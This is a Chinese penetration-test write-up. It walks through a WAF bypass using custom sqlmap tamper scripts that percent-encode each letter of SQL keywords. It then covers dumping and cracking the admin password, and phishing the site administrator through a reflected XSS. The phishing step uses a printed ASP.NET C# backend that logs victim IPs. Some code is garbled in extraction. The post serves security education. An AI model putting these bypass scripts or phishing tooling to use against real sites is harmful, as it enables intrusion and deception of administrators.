一次迂回的渗透测试之旅

雪狼别动队 酒仙桥六号部队

2020-10-13原文

一、起因

前几天朋友发来一个站,说让我帮他测试一下网站的安全程度,看到是一个小站就暗暗欣喜,但经过一段时间的尝试后,发现这个网站虽然功能不咋地但是可以直接getshell的漏洞几乎为0。



二、奇葩的waf

随手一个 and 1=1, 有waf????这个小站竟然也有waf??

WTS-WAF拦截详情

出现该页面的原因:

- 1.你的请求是黑客攻击
- 2.你的请求合法但触发了安全规则,请提交问题反馈

emmmmm一个很小众的waf, 用的人很少。



本着遇到waf就让对方添加白名单的原则想和朋友说一下。但是转念一想,不能让他小瞧我啊,怎么能辜负我在他面前吹过的牛皮呐[~]

好啊那就绕一下!

随手将空格换成+号,竟然绕过了。。。。。好吧,是我太年轻了。



既然有了绕过方法,直接写tamper,翻了一下sqlmap的tamper发现有可以直接替换的脚本(正好懒得写了):

```
retVal = payload
if payload:
  retVal = ""
  quote, doublequote, firstspace = False, False, False
  for i in xrange(len(payload)):
     if not firstspace:
       if payload[i].isspace():
          firstspace = True
          retVal += "+"
          continue
     elif payload[i] == "\":
        quote = not quote
     elif payload[i] == "":
        doublequote = not doublequote
     elif payload[i] == " " and not doublequote and not quote:
        retVal += "+"
        continue
     retVal += payload[i]
```

return retVal

意思就是在payload中isspace检查给定的字符是否为空格,如果是空格的话直接替换为"+"号。既然有注入那就直接丢到sqlmap中跑吧(能自动就自动吧)。

(Ps: 之前看到过某位大师傅写的也是这个waf,可以参考一下: https://mp.weixin.qq.com/s/jtz2QxCs4jIOWWgNFzTb8Q,这一篇也是WTS绕过,绕过过程也很奇葩。)

但是很奇葩的是,这个上sqlmap也是一片红,怀疑可能是在代码层面做了一些限制。

既然这样那就自己手注绕过吧。

经 过 测 试 他 用 正 则 将 select、union等关键字过滤,也不能用/**/等,制表符等也不能用,也尝 试 了 上 文 中 将 --%oa放在select后面也没办法绕过,常规绕过基本都测试过了都不行,便又返回去从数据库的版本入手,后来发现数据库版本为MySQL5.5.11,这个版本在字母前添加%也会正常解析为原字母,如:%s%e%1%e%c%t会被解析为select,经过测试,可以绕过其代码层面的防护。

手注是不可能的,那就重新编写一下tamper

将代码直接添加到上面tamper的后面即可。

next retVal = ""

i = 0
while i < len(retVal):</pre>

if retVal[i] == '%' and (i < len(retVal) - 2) and retVal[i
+ 1:i + 2] in string.hexdigits and retVal[i + 2:i + 3] in
string.hexdigits:</pre>

next_retVal += retVal[i:i + 3]

i += 3

elif retVal[i] != ' ':

```
next_retVal += '%%%s' % retVal[i]

i += 1

else:

next_retVal += retVal[i]

i += 1
```

return next_retVal



接下来就是一顿常规操作拿到用户名和密码。



将得到的password密文直接丢到cmd5解密:



经过解密后得到密码888888, 虽然能够得到敏感数据, 但是对于一个优秀的渗透测试人员来说无法getshell就不是一个完美的结果。

查看了一下权限 emmmm 无法直接 --os-shell, 好吧, 那就寻找后台有账户和密码直接登录后getshell吧。


for a long long time.....

好吧,拿出我珍藏的四万字典都没有找到!怪不得给我网站的时候一脸贼笑。




既然注入没有用,那就再看看还有什么漏洞可以getshell吧。

几乎所有手段都上去之后又找到两处反射型XSS,但是对于getshel 1几乎没有什么用,如果不能getshell那不就破坏我在他心中的高 大形象了吗? 就在so参数这边存在一处反射型XSS漏洞,近乎鸡肋。。。。。



在几乎所有努力下,最终放弃传统通过漏洞打进去的方法,采用钓鱼的方法进行迂回。

如图所示,发现一处管理员的邮箱。



三、峰回路转

既然有了反射型XSS和邮箱地址对于接下来的动作就很好说了,之前在万能的github上看到一个利用XSS钓鱼, cna插件配合php后端收杆 的 脚 本 (https://github.com/timwhitez/XSS-Phishing) 感觉很不错,但是一想,身为一个官方公众号怎么能直接将别人的代码拿来凑字数呐,便用asp重写了一个,顺便优化了一个当传参为空时的判断条件。

```
bobo.aspx主要代码如下:
<%@ Page Language="C#" AutoEventWireup="true"</pre>
CodeBehind="bobo.aspx.cs" Inherits="XSS.bobo" %>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
<meta http-equiv="Content-Type" content="text/html; charset=utf-</pre>
8"/>
 <title></title>
</head>
<body>
  <form id="form1" runat="server">
```

```
<div>
    </div>
  </form>
</body>
</html>
bobo.aspx.cs的代码如下:
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.IO;
```

```
using System.Text;
namespace XSS
{
 public partial class bobo : System.Web.UI.Page
  {
    public static string EncodeBase64(Encoding encode, string
source)
{
     string decode = "";
     byte[] bytes = encode.GetBytes(source);
      try
     {
```

```
decode = Convert.ToBase64String(bytes);
      }
      catch
      {
        decode = source;
      }
      return decode;
    }
    protected void Page_Load(object sender, EventArgs e)
{
      string db = "botIPs.txt";
      string addr = HttpContext.Current.Request.UserHostAddress;
```

```
HttpContext.Current.Response.AddHeader("Access-Control-
Allow-Origin", "*");
      HttpContext.Current.Response.AddHeader("Access-Control-
Allow-Credentials", "true");
      object getaddrIsin =
HttpContext.Current.Request.QueryString["getaddr"];
      if (getaddrIsin !=null && getaddrIsin.ToString() != "")
      {
        HttpContext.Current.Response.AddHeader("Content-type",
"text/json; charset=utf-8");
        object boboCookieIsin=
HttpContext.Current.Request.Cookies["getaddr"];
        string Info = "";
        if (boboCookieIsin != null && boboCookieIsin.ToString()
!= "")
        {
```

```
Info = $"var returnCitySN = {{\"cip\": \"{addr}\",
\"bobo\":\"111111\"}};";
          Response.Write(Info);
        }
        else
        {
          Info= $"var returnCitySN = {{\"cip\": \"{addr}\",
\"bobo\": \"000000\"}};";
        }
      }
      object boboIsin =
HttpContext.Current.Request.QueryString["bobo"];
     if (boboIsin != null && boboIsin.ToString() != "")
     {
```

```
HttpCookie httpCookie = new HttpCookie("bobo");
        httpCookie.Value = "bobo";
        httpCookie.Expires = DateTime.Now.AddDays(10);
        HttpContext.Current.Response.SetCookie(httpCookie);
      }
      object get_ip =
HttpContext.Current.Request.QueryString["ip"];
     if (get_ip != null && get_ip.ToString() != "")
      {
        string botIP = get_ip.ToString();
        StreamReader streamReader = new StreamReader(db);
        string line = streamReader.ReadToEnd();
```

```
streamReader.Close();
        string[] botIPs = line.Split('\n');
        if (botIPs.Contains(EncodeBase64(Encoding.Default,
botIP)))
        {
          Response.Write("ip exist");
        }
        else
        {
          StreamWriter streamWriter = new StreamWriter(db);
          streamWriter.Write(botIP+"\n");
          streamWriter.Close();
        }
```

```
}
      object search=
HttpContext.Current.Request.QueryString["search"];
      if (search != null && search.ToString() != "")
      {
        string ip = search.ToString();
        if (File.Exists(db))
        {
          StreamReader stream = new StreamReader(db);
          string line = stream.ReadToEnd();
          stream.Close();
          string[] botIPs = line.Split('\n');
```

```
if (botIPs.Contains(EncodeBase64(Encoding.Default,
ip)))
          {
            Response.Write("in");
          }
          else
          {
            Response.Write("bobo");
          }
        }
      }
   }
  }
```

```
}
Global.asax.cs主要代码如下:
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.SessionState;
namespace XSS
{
  public class Global : System.Web.HttpApplication
  {
```

```
protected void Application_Start(object sender, EventArgs e)
{
    }
}
```

效果图如下:


名称	类型	压缩大小	密码保护	大小		比率	修改日期
App_Data	文件夹						2020/9/5 22:13
■ bín	文件奥						2020/9/5 23:26
Models	文件夹						2020/9/5 22:13
obj	文件夹						2020/9/5 23:26
Properties	文件夹						2020/9/5 23:26
a) bobo.aspx	ASPX 文件	1 K	8 否		1 KB	32%	2020/9/5 22:14
bobo.aspx.cs	CS 文件	1 K	8 否		4 KB	75%	2020/9/5 23:25
bobo.aspx.designer.cs	CS文件	1 K	8 杏		1 KB	48%	2020/9/5 22:14
Global.asax	ASAX 文件	1 K	8 否		1 KB	396	2020/9/5 22:13
Global.asax.cs	CS 文件	1 K	8 否		1 KB	45%	2020/9/5 22:13
packages.config	CONFIG 文件	1 K	8 香		1 KB	17%	2020/9/5 22:13
Web.config	CONFIG 文件	1 K	8 杏		2 KB	51%	2020/9/5 22:13
Web.Debug.config	CONFIG 文件	1 K	8 否		S KB	42%	2020/9/5 22:13
Web.Release.config	CONFIG 文件	1 K	8 否		2 KB	43%	2020/9/5 22:13
XSS.csproj	CSPROJ文件	2 K	8 香		7 KB	72%	2020/9/5 22:26
XSS.csproj.user	USER 文件	1 K	8 杏		2 KB	62%	2020/9/5 23:27

OK, 既然代码方面已经完成, 那么接下来就构造我们精心制作好的 钓鱼邮件(URL注意编码或者生成短链接)发送给网站管理员, 当网 站打开后效果如下:

请尝试下载并安装插件后访问本页面。
ОК

after long long time.....

终于等到管理员上线。



紧接着就给朋友说: 嘿伙计, 你上线了。经过一系列的彩虹屁后迫不得已给他修复了。



四、结尾

渗透测试的路上真的有好多磕磕绊绊,也许你可以脱库,但是可能你并不会ge tshell,这时,只要你换一种思路,也许就能够得到意想不到的结果。





知其黑 守其白

分享知识盛宴,闲聊大院趣事,备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论